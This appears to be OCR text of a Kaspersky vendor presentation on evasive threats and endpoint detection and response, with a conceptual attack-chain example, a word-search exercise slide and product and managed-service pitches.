Be Anti-Evasive

understand how advance EDR enhance security without exhausting IT Team

Eric Kwok
General Manager

kaspersky

What we'll be talking about

- Commodity threats vs Evasive threats
- Evasive Attack example
- How to protect yourself
- Case Study

Commodity threat vs Evasive threats

kaspersky

Threats we’re all used to

Commodity threats

Classic viruses and malware

AGAINST MALWARE

Very common

Broad attacks, covering 70-90% of all malware

Prevention works well

Quality attack surface reduction is often enough for protection

Relatively easy detection

Using traditional mechanisms of AV and Endpoint Protection Platforms (EPP)

What are evasive threats and why are they dangerous?

Evasive threats

Malware
Ransomware
Financial spyware
etc.

Easy to obtain

Tools and methods for mounting evasive attacks are readily available to cybercriminals


Hard to detect

Legitimate tools and other evasion techniques are used to gain access and add persistence

More dangerous

Staying hidden gives threats more time to deal the most damage

Evasive Attack example – with EPP



Penetration

p1 Compromised business email

p2 Email sent to target company

p3 Email attachment executed

Installation

i1 Initial malware package installed

i2 C&C connection established

i3 Packed payload download initiated


Rooting

r1 Payload assembled from components

r2 Preparation for actions on objective and adding persistence

* - Command and Control

Attack example – Consequences - EPP



EPP

- Attack surface reduction lowers risk of infection
- Removed payload

* - Command and Control

Endpoint Detection and Response


Beyond "next-gen AV"

Provides visibility

Investigation tools

Rapid response

Attack example – with EDR



Root cause analysis

- Details and context on the detect
- Attack spread-path visualization
- Threat intelligence
- Parent file discovered

Response

- Host isolated
- IoC scan for other hosts
- Parent file and additional artifacts removed

Lessons learned

- C&C connection discovered
- Source of original infection can be further tracked
- Can warn compromised partner
- Need for staff training identified

* - Command and Control

How Kaspersky can help

kaspersky


Kaspersky Integrated Next-Gen Endpoint Security

kaspersky

Kaspersky Integrated Endpoint Security (EPP)

Multi-layered defense against

- Fileless threats and script-based attacks
- Software exploits, rootkits
- Web miners and threats
- Network threats, mobile malware
- Ransomware
- Advanced threats
- And more…



Web, Network & Mail protection

Email compromise protection

Terminal server protection

Global Threat Intelligence

Mobile Threat Defense

Anti-spam protection

Behavior Detection

Remediation Engine

Exploit Prevention

Firmware Scanner

Endpoint firewall

File, Memory protection

Now EPP and EDR converge – Kaspersky EDR


EPP

PREVENTION

HARDENING

AUTOMATED REMEDIATION

Kaspersky EDR



EDR

VISIBILITY


INVESTIGATION

RESPONSE

Key SOC Components

People
Technologies
Processes

Technology (EDR Solution)



All events • Process started

Isolate LAPCOM-NOTE002.lapcom.corp Create a prevention rule Create a task

Details Events (5219)

Process started

File C:\Windows\System32\services.exe

Process ID 918

Launch parameters C:\WINDOWS\system32\services.exe

MD5 [illegible]

SHA256 [illegible]

Size 868 kB

Start time 23 August 2021 15:44:38.779

Process end time —

Details

Program name Microsoft® Windows® Operating System

Vendor Microsoft Corporation

File description Services and Controller app

Original file name services.exe

Parent process

File C:\Windows\System32\wininit.exe

Process ID 1042

Launch parameters wininit.exe

MD5 [illegible]

SHA256 [illegible]

System info


Host name LAPCOM-NOTE002.lapcom.corp

[illegible] [illegible]


User name LAPCOM\LAPCOM-NOTE002$

OS version Microsoft Windows 10 Pro 10.0.19043 [illegible] Build 19043

(People) Find “BAD” word



Find “SUSPICIOUS” word



epistle, transceivers, ean, commonly, hst, unmanned, subordinated, manufactured, gazduire, course, privat, shoemaker, clamping, bgp, declaring, redenvelope, duh, objectivity, wellbeing, lattice, homemade, expos, vgn, mkii, brewers, click, minding, remover, disable, benetton, gila, rem, telecommunications, headlight, basket, schoolgirl, picnic, fungal, interbank, prejudice, hatch, restated, jag, bsu, boils, superbly, latinos, busta, brabant, creates, porting, kurosawa, scholes, stricter, rennie, brick, quarries, cua, tachycardia, televisions, chl, coasters, hifi, functionalities, atr, netflix, bored, akg, counterpart, riverview, microorganisms, ntl, referral, desnudos, sto, cuckold, depts, ldv, cris, choiceshirts, competent, genuinely, chords, comparatively, informazioni, subculture, mcu, sienna, redefining, gag, userinfo, katalog, xx, winnings, cos, infoplease, eds, flourished, janette, gpl, landlords, seidel, americanism, flashing, incarnation, spotters, sema, alternative, spikes, constructed, elementary, ain, marc, castro, chp, adjustment, clarify, counsellor, rafters, killing, econometrics, aag, umpire, wnba, nondiscrimination, noni, vulcan, okt, seminole, sant, zed, potsdam, errands, cripple, reit, imprimir, tashkent, simply, premiere, certiorari, guys, alice, work, naval, undulating, corazon, doan, panelists, donnie, lore, fib, handgun, aur, jurassic, hudson, mcveigh, ott, stabilize, dora, mai, listserv, culminated, pipes, interpretative, bahamian, bbci, shrunk, analysing, glides, pubsulike, possesses, questa, roseburg, mixers, seminoles, tentatively, gretna, prawn, shuppan, synod, catechism, champlain, webring, cognitive, regenerated, movin, bcn, catheters, humbled, pay, symbols, datetime, ecd, peers, bank, assad, testi, support, admitted, newsfactor, crook, predictions, southampton, aop, fullsize, heir, notecards, ecp, haney, photogallery, sweatshirts, ria, off, kq, hollingsworth, amadeus, phony, geology, prevalence, elmer, preamps, volcanoes, yng, natures, soldering, sauvignon, bluegrass, unleash, ibook, denomination, avc, kenya, sprague, glut, minus, curricular, apprehensive, thinkstock, constellations, smears, jazz, joints, latency, filibuster, notifies, henderson, heartburn, booking, regulates, walked, [illegible], cynicism, summed, gw, gallerie, memset, maduro, crock, internship, speedy, fender, jingle, reduced, organ, stratford, schmid, academ[illegible], positron, gilbert, despised, autopsy, executors, inspire, leominster, heidelberg, penitentiary, duo, lasso, headteacher, waterman, [illegible] entrepreneur, plentiful, automated, operas, maui, shelved, inconvenience, sqft, winona, snohomish, bat, resultant, mages, aitken, fq, [illegible], along, comme, energie, munich, uncovers, scuk, incl, sorts, wrappers, heisenberg, profiles, oxidation, entertaining, orf, ghraib, moh, [illegible] [illegible]evastated, stumps, rpath, prompting, foldable, fenders, driver, yann, kristina, biotechnology, sife, schroder, gaz, nikkei, chek, disbursements, [illegible], clauses, queued, confocal, kitts, masts, seitz, leftists, improvisation, euroffice, doubletree, drug, cmms, [illegible]d, felons, localisation, palliative, pissed, ezboard, joys, feathered, obvious, acqua, received, pcg, mackintosh, deploy, pentax, flor, connell, lemme, dill, nightwish, slows, scouting, servertime, edmonds, trump, cutaway, waltham, escaping, condosaver, suffolk, circulate, wink, maybe, mountaineering, vhdl, glyph, cookery, displacements, allposters, hornby, shadowy, confederation, SUSPICIOUS, laser, bcd, horrendous, weather, soliciting, buried, dbh, description, commodores, desire, sweaty, drew, heredity, assured, kinh, depositions, changer, bewitched, fucking, mathml, gestation, bursaries, beauties, abolish, bogan, perfor, bed, circadian, treviso, dynamism, exp, junior, abm, defun, agape, science, skillful, elicited, barron, lsb, letras, tackles, tft, cheyenne, movem, eisenhower, binoculars, decoupling, whirlpool, dwarfs, georgia, crunch, breakout, reiter, zooming, aussi, cob, hold, spector, fur, telescope, nsu, litas, curtis, expatriates,

Find “hacker” in one thousand Words

SOC Building Blocks

Module	Necessary steps	Module	Necessary steps
People	SOC Training • Incident Response • Malware Analysis & Reverse Engineering • Digital Forensics • Efficient Detection with Yara • Red Team/Blue Team Exercise • Incident Communication	**Technology**	Kaspersky technologies • Kaspersky Threat Lookup • Research Sandbox • Cloud Sandbox • Kaspersky CyberTrace • Kaspersky Anti-Targeted Attack Platform • Kaspersky EDR • Kaspersky Private Security Network
	Kaspersky Interactive Protection Simulation	**Supporting Services**	Kaspersky services • Kaspersky Managed Protection • Incident Response • Malware Analysis • Digital Forensics • Security Assessment • APT Intelligence Reporting • Country-Specific TI Reporting • Digital Footprint • Threat Data Feeds
	Security Awareness (ASAP online platform)		
	Security Awareness (CITO online platform)		
Processes	SOC Maturity Assessment		
	SOC Strategy		
	SOC Framework development		
	SOC Playbooks		

Kaspersky Managed Detection & Response (MDR)

kaspersky

Service value

Advanced Threat Detection

Kaspersky SOC experts detect even sophisticated targeted attacks with hundreds of threat hunting rules based on our Threat Intelligence and 20+ years of experience in cybersecurity.

Efficiency

Kaspersky SOC experts monitor events from your organization on **24x7** basis.

